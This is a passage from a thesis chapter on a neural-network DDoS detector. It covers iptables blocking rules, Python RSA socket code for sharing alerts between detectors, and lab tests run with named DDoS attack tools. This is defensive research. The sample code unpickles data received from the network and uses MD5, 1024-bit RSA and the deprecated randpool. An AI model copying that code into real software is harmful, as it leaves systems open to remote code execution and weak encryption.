


Figure 6-1: Relationships between the modules/element.

6.3.3 Defence Component

As explained in Section 6.2.2 we selected a packet-filtering mechanism to block packets based on specific destinations and protocols. We selected iptables [6] as the packet-filtering application to drop packets based on instruction and outputs from the detection component. The defence approach is the simplest part of this project, because the application blocks and releases based on requests from the detection component. This can be explained in the following codes that are used to block ICMP forged packets. (See Appendix 6-4, for TCP, UDP and ICMP complete codes).

```
ip1=$(sed -n 1p /root/files/fordefence.txt)
ip2=$(sed -n 1p /root/files/blacklist.txt)
if [ $ip1 != $ip2 ]
then
iptables -A FORWARD  -d $ip1 -p icmp --icmp-type echo -j DROP
iptables -A INPUT  -d $ip1 -p icmp --icmp-type echo -j DROP
fi
```

In the above code lines, the defence component code uses information (destination of victim and type of the attack) that is provided by the detection component to block forged packets towards the victim. However, the code first checks if the same forged packets towards the victim are already blocked or not (See Appendix 6-4). If no records are found in the blacklist file (packets that are already identified as DDoS attacks), the defence component activates the iptables instructions to block the forged packets. Otherwise no action is taken since the victim is already protected against the attack. The detection component is in continuous network monitoring mode; it checks the network for further abnormalities.

If the same previously forged traffic that is blacklisted towards the victim is verified to be genuine, the detection component informs the defence component to remove the restriction. Otherwise forged traffic towards the victim will continue to be blocked unless otherwise proven to be genuine by the detection component. The above approach is known to be effective, but blocking of a set of traffic entirely depends on how iptables is instructed to drop forged packets [217]. In our case, the output of the detection component decides if a set of packets towards a destination is genuine or attack. If, however, the detection component, as explained in the Chapter 5, Sections 5.5 and 5.6, fails to detect a DDoS attack, then the DDoS Detector blocks the forged packets towards the victim´s IP address based on receiving information from other detectors via the knowledge sharing component (see Section 6.3.4).

6.3.4 Knowledge Sharing Component

Each DDoS Detector works both as a client and as a server in the communication system. This means that a DDoS Detector can send encrypted messages to other detectors and also receive encrypted messages from them. Such an approach provides collaboration and cooperation between the detectors especially when the output of one of the DDoS Detectors is of value 2 (see Chapter 5, Section 5.5). Knowledge sharing is illustrated in Figure 6-2.




Figure 6-2: Knowledge sharing between three DDoS Detectors.

In the diagram above, each DDoS Detector is on a separate network. The straight arrows represent messages from networks 1 and 3 to network 2, while the curvy lines represent messages from the middle network to networks 1 and 3. The above topological representation can be changed based on requirements. For example the network designer can also provide direct connection between network 3 and network 1 in addition to the network connections shown in Figure 6-2. In other words, a DDoS Detector can operate as a standalone device or it can connect to many other DDoS Detectors located on different networks. The connection service runs on port 5005 to establish TCP connection with other DDoS Detectors.

Each detector sends encrypted messages (acting as client) to all other DDoS Detectors when attacks are detected and receives encrypted messages (acting as a server) when other detectors detect DDoS attacks. The developer can select any port numbers, but it must avoid using the popular taken port numbers such as 22 (SSH), 80 (HTTP), etc. The implementation process can be done in different programming languages, but for the purpose of simplicity and documentation we have chosen Python [107]. During the implementation we have selected the standard available Python framework/libraries where sockets can be created dynamically [72]. The following are the implementation codes for the server and the client on each DDoS Detector. For the source code, refer to Appendix 6-5.

Server Side:

1. Initialise the libraries (Python modules). These packages are standard Python packages and they are used by the server side functions and methods.

    a. First we use MD5 as a cryptographic hashing algorithm specified in [178].
    from Crypto.Hash import MD5

    b. Then we use the RSA public key cryptography algorithm to encrypt the message [85].
    from Crypto.PublicKey import RSA

    c. The standard crypto packet utilities that come with the package are also used.
    from Crypto.Util import randpool

    d. The following are required as standard packages since they are also used by the server side functions and methods.
    import pickle
    import socket
    import sys

2. RSA is used for the purpose of generating the public key and encrypting the message (see Chapter 1, Section 1.4 on RSA/encryption).

    RSAKey = RSA.generate(1024, randpool.RandomPool().get_bytes)
    PublicKey = RSAKey.publickey()

3. Create a connection; bind the IP address and the port number. Prepare to receive connections from all clients. The value of the IP address changes according to DDoS Detector´s network location. The following Python statements are standard for any connections between any client/server architecture. IP address or port number is changeable based on requirements.

```
ip='10.0.0.11'
port=5005
#IP and port numbers can be changed accordingly.
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind((ip,port))
s.listen(5)
```

4. Then a nested while loop is used to send the public key and to receive the encrypted messages from other DDoS Detectors, The received encrypted message is decrypted using the embedded private key.

```
while True:
  fromClient, address = s.accept()
 fromClient.send(pickle.dumps(PublicKey))
  string = ''
  while True:
    buf = fromClient.recv(2048)
    string += buf
    if not len(buf):
      break
  fromClient.close()
  clientMessage = pickle.loads(string)
  print RSAKey.decrypt(clientMessage)
s.close()
```

The accept () method accepts connections from clients returning arguments while fromClient is the object of the client's address. Then the send() method is used to send the public key to the client. The server side code can receive data up to 2048 bytes from different clients (recv() method). The message will be loaded, decrypted with decrypt() and printed out (for more information about these methods, refer to http://www.python.org). When the message is received, the decrypted information is directed to a file (share-log), which will be used by the defence component when the detection component outputs 2. Also such information is used to compile a report containing all the relevant information for the Security Officer (see Chapter 5, Section 5.6).

Client Side:

The client application runs on all DDoS Detectors and is executed when information is needed to be exchanged. The client code consists of the following:

1. Standard libraries that are used for encryption, creating and binding sockets are the same libraries that are used on the server side.

```
from Crypto.Hash import MD5
from Crypto.PublicKey import RSA
from Crypto.Util import randpool
import pickle
import socket
```

2. Once a DDoS attack is detected, the information is temporally filed into a text file. Then the client code opens the file, encrypts the information and sends it in the form of an encrypted message to the DDoS Detectors.

```
host='10.0.0.11'
Port= 5005
f=open('/root/snort-tcp/toBeCompared.txt', 'rb')
#The above file contains information about the attack or genuine traffic
for MESSAGE in f:
MESSAGE=MESSAGE.rstrip()
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
rcstring = s.recv(2048)
publickey = pickle.loads(rcstring)
secretText = pickle.dumps(publickey.encrypt(MESSAGE,128))
s.send(secretText)
f.close()
s.close()
```

In the above code, the text file is where the information about attacks or genuine traffic is kept and opened by the open() method. The destination and type of the attack are retrieved from the text file. A connection is established between the client and the server, the message is encrypted using the public key that is received from the server during the client-server connection establishment using s.recv(2048). Then the encrypted message (128 bits) is sent to the server using s.send() method. It is worth mentioning here that the client-server message implementation described above is a standard communication method between any client and server and further information about it can be found at www.python.org.

Email Sent

As explained in Chapter 5, Section 5.6, the email service is another element of the knowledge sharing component that is used for sending information (e.g. destination, time, traffic type, mitigation, etc.) for the purpose of logistics, forensics or extra countermeasures if need. The information is first converted to a pdf file and sent via an email to the Security Officer (refer to Figure 6-3 for the pdf layout).




Figure 6-3: Example layout of PDF file emailed to the Security Officer.

The report above (Figure 6-3) indicates the time and date of the incident (Tuesday, 15th of July 2014), type of the attack (TCP DDoS attack) coupled with the victim´s IP address (10.0.0.2). Two DDoS Detectors identified same destination to be under TCP DDoS attack. Then it informs the reader that the DDoS attacks are mitigated (refer to Appendix 6-5 for more examples). In our implementation, we selected and embedded the text2pdf [207] C program into our code to automatically convert the information from the text file format to pdf file format (see Appendix 6-2). The text2pdf is a third party application that can be used for research purposes. We also used Linux mpack email client program that packs a file in MIME format to automatically compose an email and send it to a receiver using the following instruction:

Mpack –s "DDoS attack report" report.pdf security.officer@example.com

The above instruction is embedded in our code, where it attaches the pdf file and sends it to the Security Officer (see Appendix 6-2). The email and logging of detected DDoS attacks is also regarded as an external element of forensic readiness [182]. The logs are configurable and can be kept and archived when required.

6.3.5 Embedding TCP, UDP and ICMP Codes

At this stage, each TCP, UDP and ICMP detection, mitigation and knowledge sharing codes are prepared for testing in different technical environments. However, the solution needs to be functional when parts of its code are subject to, technical issues or maintenance. For example, if the TCP detection code requires an update, ICMP and UDP detection codes should be able to function without any downtime. In addition, our solution must be organised in terms of logging traffic for the purpose of debugging if required. One can either embed all three TCP, UDP and ICMP detection, mitigation and knowledge sharing codes in one application or separate them as instances. Programming has shown that embedding all three source codes into one requires more time to implement and more testing. However, if we separate and create instances of TCP, UDP and ICMP then we obtain the following benefits.

- Turn off any instance when needed without affecting other instances.
- Separate the detection mechanisms according to protocols (better control).
- Crashed instance due to technical issues will not affect the other instances.
- More easily debug to identify technical issues/problems.
- Avoid a single point of failure (protocol based).
- Separate crashes according to protocols (if applicable).

Based on the above points, the approach of instances provides scalability, resilience and avoids points of failure. However, one can use one DDoS Detector instance that holds ICMP, UDP and TCP source codes and configuration files (Figure 6-4) or three separate DDoS Detector instances that holds TCP, UDP and ICMP source codes and configuration files separately (Figure 6-5) under one physical machine.




Figure 6-4: Representation of one DDoS Detector holding TCP, UDP and ICMP source codes.




Figure 6-5: Representation of three DDoS Detector instances.

Such an approach as in Figure 6-4 introduces a single point of failure (if DDoS Detector is down, all its source code down with it). We selected the approach shown in Figure 6.5 as it is scalable, controllable and avoids a single point of failure, but it requires more physical resources to operate. We however, veto the possibility of avoiding single point of failure over physical resources as this can be resolved by upgrading the hardware specifications of the machine (CPU and RAM).

6.4 Testing

In this section, we explain the process of testing our solution at the detection levels. We first begin by explaining different relevant approaches and justify the approach that is most relevant to our academic work. The International Standard Organisation (ISO) defines testing as “a technical operation that consists of the determination of one or more characteristics of a given product, process or service according to specified procedure” [120] [181]. The fundamental purpose of testing is to verify (confirms the requirements) and validate (what we have built is right) the specification and defects. Testing is to minimise the risk of crashing the application, losing data or obtaining incorrect results. In other words, software testing verifies whether the implemented solution meets the functional, performance, and design and implementation requirements. To achieve this, the system should undergo different test levels. The following are some examples of test levels [120] [181]:

- System test
  The software testers perform system tests. The focus is on demonstrating that the developed system or parts of it meet the functional and non-functional specifications and the technical design.

- System Integration test
  The purpose of system integration testing is to check the software, hardware and the network for any possible issue that violates the requirements. System integration testing is vital before going into production where dependencies are checked before release.

- Functional acceptance test
  Functional testing is considered to be one of the most important types of testing performed by the tester. Its focus is to test the functionalities of the implemented system against the requirements. This test is known as black box testing [181] where the tester does not focus on the inner functionalities of the application (how classes or functions are linked). Black box testing examines the functionality of the system without considering the internal structure.

During the system test process, different types of properties can be examined; these are called quality characteristics. The common forms of quality characteristics are tested by the following examples of test types [181] [120] [42]:

1. Functionality test
   This tests the degree of certainty that the system processes the information accurately and completely. The quality characteristic of functionality can be split into the characteristics of accuracy and completeness:

   a. Accuracy: The degree to which the system correctly processes the supplied input and mutations according to the specifications into consistent data collections.
   b. Completeness: The certainty that all of the input and mutations are being processed by the system.

2. Performance testing

   The primary purpose of performance testing is to check the non-functional features of the system and measure how well the system responds under extreme situations. Load and stress of benchmark testing are sub-types of performance testing. Each of these test types has its own definition:

   a. Load testing: This type of testing checks whether and how the test object performs with normal and maximum expected usage.
   b. Stress testing: Checks at which degree of usage the test objects performance drastically falls apart. The system is subjected to a large amount of load (requests or packets) to check if the application crashes or behaves abnormally.
   c. Benchmark testing: carries out the same performance test on various system configurations and measures the results.

3. Usability testing

   According to [181] [120], usability testing tests the extent to which a product can be used by specified users to achieve specified goals with effectiveness, efficiency and satisfaction in a specified context of use.

4. Automated testing

   In this type of testing, testers or developers deploy different automated tools with custom programming codes to execute the test in a specific time. For example, Selenium [209] is considered one of the automated tools that are used for web-based applications testing.

The above definitions and approaches are taken from [42] [181] [120]. The approaches are used for different testing purposes during or after the implementation. For example, automated testing is used when a product is in continuous delivery where the product requires continuous testing. Usability testing is mostly used when one requires checking the usability of an application directly by users. We, however, use the approach that is suitable for our academic objective, which is explained in Section 6.4.1.

6.4.1 Testing Process

As mentioned in Section 6.4, different approaches and methodologies have been used by the software testers, but for the purpose of this work, we focus on the test mechanisms that are relevant to our requirements. Our testing process focuses on the following points:

- Accuracy of detection.
- Performance/Load (to test if a DDoS Detector is capable of detecting DDoS attacks while the DDoS Detector itself is under DDoS attack).
- Detection and mitigation of known and unknown DDoS attacks.


To fulfil the above points, we deployed functional, system integration, load and performance testing to verify the detection and defence component and their ability to function under high loads. To optimise this process, we introduced two environments with the same characteristic features of a real corporative environment. For simplicity, we call them environments one and two. In both environments genuine and abnormal packets are flowing from sources to destinations. However, in environment one, genuine traffic is generated using Jmeter [7]. Jmeter is a Java based application used for the purpose of introducing high and low volumes of genuine traffic and also measures performance. In environment two, genuine packets are generated by end users from outside the network to the virtual network. Such an approach provides a more effective analysis of our detection mechanism than having just one environment. Environment one and two are also used to evaluate our solution as described in Chapter 7. The following are the main comparisons between environment one and environment two.

- Environment one is completely isolated from outside networks (the Internet), while environment two is linked to outside networks allowing genuine traffic to get in, yet all packets are blocked from flowing out (to avoid security threats).
- In both environments genuine and abnormal packets are flowing around the network. However, in environment one, Jmeter generates genuine packets, while in environment two genuine packets are flowing from the physical network into the virtual environment.
- In environment one, a DDoS Detector is installed on a physical machine, while in environment two, a DDoS Detector is installed on a virtual machine.
- In environment one, the victim is located on a physical machine, while in environment two the victim is located on a virtual machine.

During the testing process, we used various DDoS tools, using methodologies that are primarily used by attackers. The number of zombies or hosts used in the testing process varied from 20 to 180 zombies depending on the type of the attack. In what follows, overviews of environments one and two are provided. However, for detailed acceptance testing and evaluation refer to Chapter 7.

Environment One

This environment consists of three physical machines; one of the machines is a Linux machine running VirtualBox (VBox) [144] with multiple virtual machines primarily used for launching DDoS attacks. The second machine is also a Linux machine (Debian [52]) coupled with our implemented DDoS Detector. The third machine has a Windows 2008 operating system running application services (victim). The following diagram illustrates the overall look and feel of environment one.



The specifications of the machines are:

→ Machine with VirtualBox has the following specifications:

- A physical Dell server with 4 processors (XEON), 4GB of RAM, 4 Removable hard-disks and two network interfaces.
- VirtualBox application running on Debian 2.6 Kernel.
- Virtual routers between the virtual subnets (10.0.0.0, 192.168.0.0 &10.1.2.0 IP ranges) and the destination machine (victim) via the DDoS Detector.


→ The middle machine (physical) consists of the following:

- Pentium 4 Dell machine, 6G of RAM with two network interfaces, one towards the virtual environment traffic while the other towards the victim traffic.
- DDoS Detector on a top of 2.6 Debian Linux.

→ The victim machine (physical) consists of a Dell machine with the same specifications as the middle machine except for the operating system (Windows 2008).

Environment Two

The second environment consists of one physical machine running VirtualBox with multiple zombies used to launch DDoS attacks. The attacker, the zombies and the victim operate within the same virtual environment. Then the machine (i.e. virtual environment) is linked to a physical corporative environment. Genuine traffic from the physical corporative environment passes through the physical machine´s network interfaces into the virtual environment, but no packets are allowed to leave. This is to avoid packets accidently escaping from the environment causing security threats. As with environment one, this also consists of a Dell machine with 4 processors (XEON), 4GB of RAM, four removable hard disks and two network interfaces. In this approach, both genuine and attack traffic is mixed within the virtual network introducing a real life environment for the DDoS Detector to test its ability to detect and separate genuine from attack traffic. The virtual environment is becoming popular among companies due to its cost, practicality, usability and performance. This approach allows us to properly examine the behaviour of our proposed solution when packets are flowing in two different network environments (physical and virtual). Environment two is illustrated in the following diagram:



One-way traffic from outside to virtual environment.

6.4.2 Testing Requirements

The fundamental purpose of our testing is to check the implemented solution against the following points:

1. Unknown (zero-day) and known detection when high and low rate DDoS attacks are launched.
2. Detect and separate genuine traffic that is look-a-like attack traffic (e.g. a high load of genuine traffic towards a particular website).
3. Ability to detect, cope with and defend against DDoS attacks if the DDoS Detectors themselves are under DDoS attack (avoid crashing).
4. Mitigate against DDoS attacks when detected and allow genuine traffic to pass through.
5. Communication between the DDoS Detectors on different networks via encrypted connections. Also send an email to the Security Officer for extra countermeasures if required.
6. Minimise the strength of DDoS attacks before they reach their destination.
7. Detect high and low rate DDoS attacks.
8. Detection based on up-to-date and old datasets (comparison).
9. Detection Rate and Accuracy in comparison with other approaches.
10. Detection Accuracy in a real physical environment.

The testing outcomes of points 1 to 7 are explained in this chapter, while points 8, 9 and 10 are explained in Chapter 7 (Acceptance Testing and Evaluation). This is because points 1 to 7 deal with detection, communication and mitigation, while points 8, 9 and 10 focus on the comparison and evaluation of our approach against other academic and similar approaches. However, detailed test results for acceptance and evaluation purposes of the above requirements are further examined in Chapter 7. One can tabulate points 1 to 7 in the following table and assign the appropriate testing mechanisms (see Table 6-5).

Requirements (features)	Test approach
Unknown (zero-day) and known detection when high and low rate DDoS attacks are launched.	Functional, system and integration testing are used to check the functionality of integrated modules of the DDoS Detectors. This is to detect new and old DDoS attacks using different attacking tools and methodologies in environments one and two.
Detect and separate genuine traffic that is look-a-like attack traffic (e.g. a high load of genuine traffic towards a particular website).	This is an important functionality of DDoS Detectors to detect both high volume of genuine/attack traffic and allow genuine traffic to pass through. Functional, load and system testing are used to test these features.

Ability to detect, cope with and defend against DDoS attacks if the DDoS Detectors themselves are under DDoS attack (avoid crashing).	Each DDoS Detector is flooded with packets to check its ability to stay online, while protecting other destinations. This is done using load/system testing.
Mitigate against DDoS attacks when detected and allow genuine traffic to pass through.	Defend against all possible detected DDoS attacks. Integration, functional and system testing are used to check the defence component.
Communication between the DDoS Detectors on different networks via encrypted connections. Also send an email to the Security Officer for extra countermeasures if required.	This functionality introduces cooperation between DDoS Detectors via encrypted messages for better management and control. DDoS Detectors detect the attack; the defence mechanism stops the attack with respect to the protocol and the knowledge sharing component informs the other detectors about the attacks. Integration, system and functional testing are used.
Minimise the strength of DDoS attacks before they reach their destination.	Strength of the DDoS attack is minimised after mitigation (system testing).
Detect high and low rate DDoS attacks.	Functional testing to test and detect high and low rate DDoS attacks.

Table 6-5: Requirements and test approaches.

We take each requirement shown above and test it in both environments described in Section 6.4.1. The tests include, high and low rate DDoS attacks coupled with genuine traffic. The results are recorded in Table 6-6, but for more detailed results refer to Chapter 7.

Protocols	Requirements	Testing Approach	Expected results	Results	Comments
ICMP, UDP and TCP	1	Integration	All modules of detection component are integrated together.	**Passed** All modules are integrated to detect DDoS attacks.	The integrated modules are Snort-AI, Organiser, Victim IP-Identifier, Calculator and ANN Engine.
ICMP, UDP and TCP		Functional	Detect normal traffic and known/unknown DDoS attacks.	**Passed** 0- Normal 1- Attack 2-Unidentified	Attacks are launched at low and high rates.
ICMP, UDP and TCP		System	Our DDoS Detector is capable of detecting **ALL** DDoS attacks.	**Failed**	Not **ALL** DDoS attacks are detected see Chapter 7.
ICMP, UDP and TCP	2	Functional	Detect genuine traffic that looks like a DDoS attacks.	**Passed** 0-Normal	Genuine traffic is detected by our solution as genuine.
ICMP, UDP and TCP		System	Our DDoS Detector is capable of detecting **ALL** genuine traffic.	**Passed** 0-Normal	N/A
ICMP, UDP and TCP		Load	Detects high and low load genuine traffic.	**Passed** 0-Normal	N/A

ICMP, UDP and TCP	3	Load/System	Detect DDoS attacks while our DDoS Detector itself is under attack.	**Passed** 1- Attack 0-Normal 2-Unidentified	Detect attack while both our DDoS Detector system and other destinations are under DDoS attacks.
ICMP, UDP and TCP	4	Integration	All modules of defence component are integrated together with detection component	**Passed**	Detection and defence component are integrated together. These include release restriction and deploy defence.
ICMP, UDP and TCP		Functional-1	Regardless of type or strength of the attack. Victim must be defended from DDoS attacks.	**Passed**	N/A
ICMP, UDP and TCP		Funcational-2	Output of detection component determines the activation of the defence component against any type of DDoS attack.	**Passed**	0- No action is required by the defence. 1- Take action. 2- Use the information from other DDoS Detectors to take action.
ICMP, UDP and TCP		System	A DDoS Detector detects and mitigates DDoS attacks.	**Passed**	N/A
ICMP, UDP and TCP	5	Integration	All components and elements are integrated.	**Passed**	N/A
ICMP, UDP and TCP		Functional-1	Send encrypted messages to other DDoS Detectors.	**Passed**	Dictated by secure connection element (encryption & TCP socket).
ICMP, UDP and TCP		Functional-2	Send an email to Security Officer.	**Passed**	Dictated by Email sent element (converts information to pdf format and sends via mpack).
ICMP, UDP and TCP		System	Each DDoS Detector, detects and mitigates DDoS attacks and shares the information with other DDoS Detectors.	**Passed**	All modules & components of a DDoS Detector are involved in this test.
ICMP, UDP and TCP	6	System	Strength of the attack is minimised after mitigation.	**Passed**	N/A

ICMP, UDP and TCP	7	Functioinal-1	Detect high rate DDoS attacks.	**Passed**	NA
ICMP, UDP and TCP		Functional-2	Detect low rate DDoS attacks.	**Passed**	NA

Table 6-6: Integration, functional, load and system tests of DDoS Detectors.

We have chosen environment one and environment two, as described in Section 6.4.1, to test our DDoS Detectors. The number of zombies deployed in our attacks is between 20 and 180 zombies per attack, introducing high and low rate DDoS attacks. As shown in Chapter 4, Table 4-6, increasing the number of zombies causes the number and rate of packets to increase. The attack tools that have been used to test our DDoS Detectors are a combination of known and unknown (zero-day) methodologies. The known approaches and tools are described in Chapter 4 Table 4-1 while the unknown approaches are DDoS attacks that were not used to train our ANN learning algorithm. This means any approaches and mechanisms that were not used to train our ANN are considered to be zero-day/unknown. However, the ANN, as described in Chapters 3 and 5, detects patterns that are similar to those it was trained with. Examples of unknown tools and approaches to test our DDoS Detectors are, D.NET DDoSer, Hot-Booster, Group DDoSer [10], Network Auto Attack [184], NTP-AMP DDoS attack [161], LOIC (Low Orbit Ion Canon) [159], Tor´s Hammer [61], DAVOSET [131] and other DDoS attack tools. Network Auto Attack was originally designed and implemented as a DDoS attack-testing tool by the author of this thesis. This tool, as described in Chapter 4 Section 4.5, allows the attacker to always change the header of the packets. This makes the attack always appear unknown to the detection system since the attack tool uses a new combination of patterns for every attack.

6.4.3 Other Testing

In this section, we explain the other approaches and mechanisms used to test and identify our DDoS Detector´s reaction in:

1. Changing the threshold values.
2. Encrypted DDoS attack.
3. Application DDoS attack.
4. Changing attack patterns.

The above points are further explained in the following.

1. Changing threshold values

In Chapter 5, Section 5.5.1 we explained the purpose of thresholds in our DDoS Detectors. However, we decided to adjust the value of each TCP, UDP and ICMP thresholds and then observe the DDoS Detector´s behaviour. This is detailed and explained in Chapter 7, Section 7.6.

2. Encrypted DDoS attack

Encrypted DDoS attacks are not common, because the attack traffic is encrypted and somewhere along the network the traffic needs to be decrypted to be effective. Yet such an attack approach is possible to launch in a controlled environment. We replicated this attack and launched an encrypted DDoS attack in environment one. The attack was encrypted between the zombies and the victim using VPN connection. Then we deployed our DDoS Detector between the zombies and the victim to analyse the traffic. At that point, the DDoS Detector failed to detect the attack. That is because; our solution retrieves packet headers and prepares them for the ANN Engine to decide on the legitimacy of the traffic. In this case, the traffic was encrypted and our DDoS Detector is not designed to decrypt encrypted traffic to analyse the headers. However, this approach is an interesting approach for future work (see Chapter 8). See Figure 6-6 for combined encrypted DDoS and genuine traffic where inf[E] means that the traffic is encrypted .




Figure 6-6: Combined encrypted DDoS attack and genuine traffic.

3. Application DDoS attack

In Chapter 1 Section 1.2 we explained the purpose of choosing network and transport protocols (TCP, UDP and ICMP). However, we tested our solution with application DDoS attack in environment one (e.g. Silent DDoS-er [10]). Our DDoS Detectors managed to detect the attack since the DDoS attack contained forged network, transport and application layer packets. We concluded using different tests results that our solution is able to detect application DDoS as long as forged TCP, UDP or ICMP packets are embedded in the application attack.

4. Changing attack patterns

